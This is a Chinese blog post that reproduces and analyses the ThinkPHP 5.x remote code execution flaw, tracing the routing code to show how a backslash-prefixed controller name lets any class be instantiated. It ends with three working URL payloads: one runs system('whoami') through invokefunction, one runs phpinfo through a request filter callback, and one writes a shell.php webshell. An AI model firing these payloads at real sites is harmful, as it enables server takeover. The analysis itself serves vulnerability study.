ThinkPHP5.x RCE 复现

其实去年开始是复现过这个漏洞的，但是总觉得并没有吃透，分析写得漏洞百出，于是再来审计一遍。

漏洞影响范围

```
5.x < 5.1.31
5.x < 5.0.23
```

复现环境

```
php7.3  thinkphp5.1.29 phpstorm
```


漏洞复现

测试成功

漏洞分析


```
// 执行应用并响应
Container::get( abstract: 'app')->run()->send();
```

进入入口文件，



`$this->dispatch` 无初始值。

直接跟进路由检测 `routeCheck`



直接跟进 `path()` 方法

```php
public function path()
{
    if (is_null($this->path)) {
        $suffix   = $this->config['url_html_suffix'];
        $pathinfo = $this->pathinfo();

        if (false === $suffix) {
            // 禁止伪静态访问
```

跟进`pathinfo()`

```php
public function pathinfo()
{
    if (is_null($this->pathinfo)) {
        if (isset($_GET[$this->config['var_pathinfo']])) {
            // 判断URL里面是否有兼容模式参数
            $pathinfo = $_GET[$this->config['var_pathinfo']];
            unset($_GET[$this->config['var_pathinfo']]);
```

`pathinfo` 从当前类中的 `config` 中获取，

```php
    // PATHINFO变量名 用于兼容模式
    'var_pathinfo'     => 's',
    // 兼容PATH_INFO获取
```

也就是我们可以通过 ?s的方式传入路由信息，这在tp的文档中也有说明。

然后我们继续跟进此处的路由检测。

```php
// 是否强制路由模式
$must = !is_null($this->routeMust) ? $this->routeMust : $this->route->config( name: 'url_route_must');

// 路由检测 返回一个Dispatch对象
$dispatch = $this->route->check($path, $must);
```

跟进route类中的 check 方法。

```php
public function check($url, $must = false)
{
    // 自动检测域名路由
```

在检查完路由后会返回

```
        // 默认路由解析
        return new UrlDispatch($this->request, $this->group, $url, [
            'auto_search' => $this->autoSearchController,
        ]);
    }
```

`url`类，这个类是继承`dispatch`类，然后会执行这个对象的`init()`方法。

```
class Url extends Dispatch
{
    public function init()
    {
        // 解析默认的URL规则
        $result = $this->parseUrl($this->dispatch);

        return (new Module($this->request, $this->rule, $result))->init();
    }
```

然后又会实例化`Module`类并执行`init()`方法返回，init() 返回值是当前实例化的对象。

所以我们在一开始的路由检测后

`$dispatch`值是 实例化的`Molude`对象。

继续往下看，当程序执行到这里时，

```
        $data = null;
    } catch (HttpResponseException $exception) {
        $dispatch = null;
        $data     = $exception->getResponse();
    }

    $this->middleware->add(function (Request $request, $next) use ($dispatch, $data) {
        return is_null($data) ? $dispatch->run() : $data;
    });
```

`$data`在上面已经被赋值为null，会去执行`Module`类的`run()`方法，`run()`方法在其父类中被调用。

```php
 */
public function run()
{
    $option = $this->rule->getOption();  rule: think\route\Domain  $option: {merge_rule_regex => false}[1]

    // 检测路由after行为
    if (!empty($option['after'])) {
        $dispatch = $this->checkAfter($option['after']);

        if ($dispatch instanceof Response) {
            return $dispatch;
        }
    }

    // 数据自动验证
    if (isset($option['validate'])) {
        $this->autoValidate($option['validate']);  $option: {merge_rule_regex => false}[1]
    }

    $data = $this->exec();
```

又会去执行 `exec()` 方法，

继续跟进

```php
public function exec()
{
    // 监听module_init
    $this->app['hook']->listen('module_init');

    try {
        // 实例化控制器
        $instance = $this->app->controller($this->controller,  app: think\App  controller: "index"
            $this->rule->getConfig( name: 'url_controller_layer'),
            $this->rule->getConfig( name: 'controller_suffix'),
            $this->rule->getConfig( name: 'empty_controller'));

        if ($instance instanceof Controller) {
            $instance->registerMiddleware();
        }
```

注意这里，又去调用了当前`app`的`controller`方法，

```php
 */
public function controller($name, $layer = 'controller', $appendSuffix = false, $empty = '')  $name: "index"  $laye
{
    list($module, $class) = $this->parseModuleAndClass($name, $layer, $appendSuffix);  $appendSuffix: false  $layer

    if (class_exists($class)) {
        return $this->__get($class);
    } elseif ($empty && class_exists($emptyClass = $this->parseClass($module, $layer, $empty, $appendSuffix))) {
        return $this->__get($emptyClass);
    }

    throw new ClassNotFoundException( message: 'class not exists:' . $class, $class);
}
```

继续跟进 `parseModuleAndClass` 方法

```php
protected function parseModuleAndClass($name, $layer, $appendSuffix)
{
    if (false !== strpos($name, needle: '\\')) {
        $class  = $name;
        $module = $this->request->module();
    } else {
        if (strpos($name, needle: '/')) {
            list($module, $name) = explode( delimiter: '/', $name, limit: 2);
        } else {
            $module = $this->request->module();
        }

        $class = $this->parseClass($module, $layer, $name, $appendSuffix);
    }

    return [$module, $class];
}
```

如果控制器的名字中存在`\`或者以`\`开头，会被会被当作一个类，可以利用命名空间，实例化任意类。。

回到`controller`方法，会检查类是否存在，存在就会去调用`__get()`方法，其实一开始有很多地方都会调用到 __get 方法，比如这些

`$this->route->check()` `$this->request->module()`，这些属性不存在，就会去调用 `__get()` 方法，

```php
public function __get($name)
{
    return $this->make($name);
}
```

```php
public function make($abstract, $vars = [], $newInstance = false)
{
    if (true === $vars) {
        // 总是创建新的实例化对象
        $newInstance = true;
        $vars        = [];
    }

    $abstract = isset($this->name[$abstract]) ? $this->name[$abstract] : $abstract;
```

`make`方法用来将类实例化。

继续看`module`类里`exec`方法的后半部分，

```php
$this->app['middleware']->controller(function (Request $request, $next) use ($instance) {
    // 获取当前操作名
    $action = $this->actionName . $this->rule->getConfig( name: 'action_suffix');

    if (is_callable([$instance, $action])) {
        // 执行操作方法
        $call = [$instance, $action];

        // 严格获取当前操作方法名
        $reflect    = new ReflectionMethod($instance, $action);
        $methodName = $reflect->getName();
        $suffix     = $this->rule->getConfig( name: 'action_suffix');
        $actionName = $suffix ? substr($methodName,  start: 0, -strlen($suffix)) : $methodName;
        $this->request->setAction($actionName);

        // 自动获取请求变量
        $vars = $this->rule->getConfig( name: 'url_param_type')
        ? $this->request->route()
        : $this->request->param();
        $vars = array_merge($vars, $this->param);
```

获取我们的操作名，也就是我们需要执行的实例化类的方法，然后方法里面对应的参数通过`get`请求传入。

tp的路由规则是 ?s=模块/控制器/操作名

寻找可以利用的类以及方法

think\app


在`container`类里，存在 `invokeFunction` 方法，用来动态调用函数。

```php
*/
public function invokeFunction($function, $vars = [])
{
    try {
```

$function mixed

payload：

```
?s=index/\think\app/invokefunction?function=call_user_func&vars[0]=system&vars[1]=whoami
```



think\request

在 request 类里，其实也有一个很好的rce利用点，

```
public function input($data = [], $name = '', $default = null, $filter = '')
```

```
// 解析过滤器
$filter = $this->getFilter($filter, $default);

if (is_array($data)) {
    array_walk_recursive( &input: $data, [$this, 'filterValue'], $filter);
    reset( &array: $data);
} else {
    $this->filterValue( &value: $data, $name, $filter);
```

跟进 `filterValue()`

```
private function filterValue(&$value, $key, $filters)
{
    $default = array_pop( &array: $filters);

    foreach ($filters as $filter) {
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value);
```

这里存在回调函数，且参数可控。

payload

```
?s=index/\think\request/input?data[]=-1&filter=phpinfo
```

think\template\driver\file


```php
public function write($cacheFile, $content)
{
    // 检测模板目录
    $dir = dirname($cacheFile);

    if (!is_dir($dir)) {
        mkdir($dir,  mode: 0755,  recursive: true);
    }

    // 生成模板缓存文件
    if (false === file_put_contents($cacheFile, $content)) {
        throw new Exception( message: 'cache write error:' . $cacheFile,  code: 11602);
    }
}
```

可以利用此方法写马，

payload

```
?s=index/\think\template\driver\file/write?cacheFile=shell.php&content=<?php%20phpinfo();?>
```

然后当前目录访问shell.php 就ok了。



写在后面

这个rce漏洞归根结底就是因为 把控制器名字的 \ 开头作为类名导致我们可以实例化任意类，后面的payload也不过是基于此漏洞的利用。如有问题还请及时告知。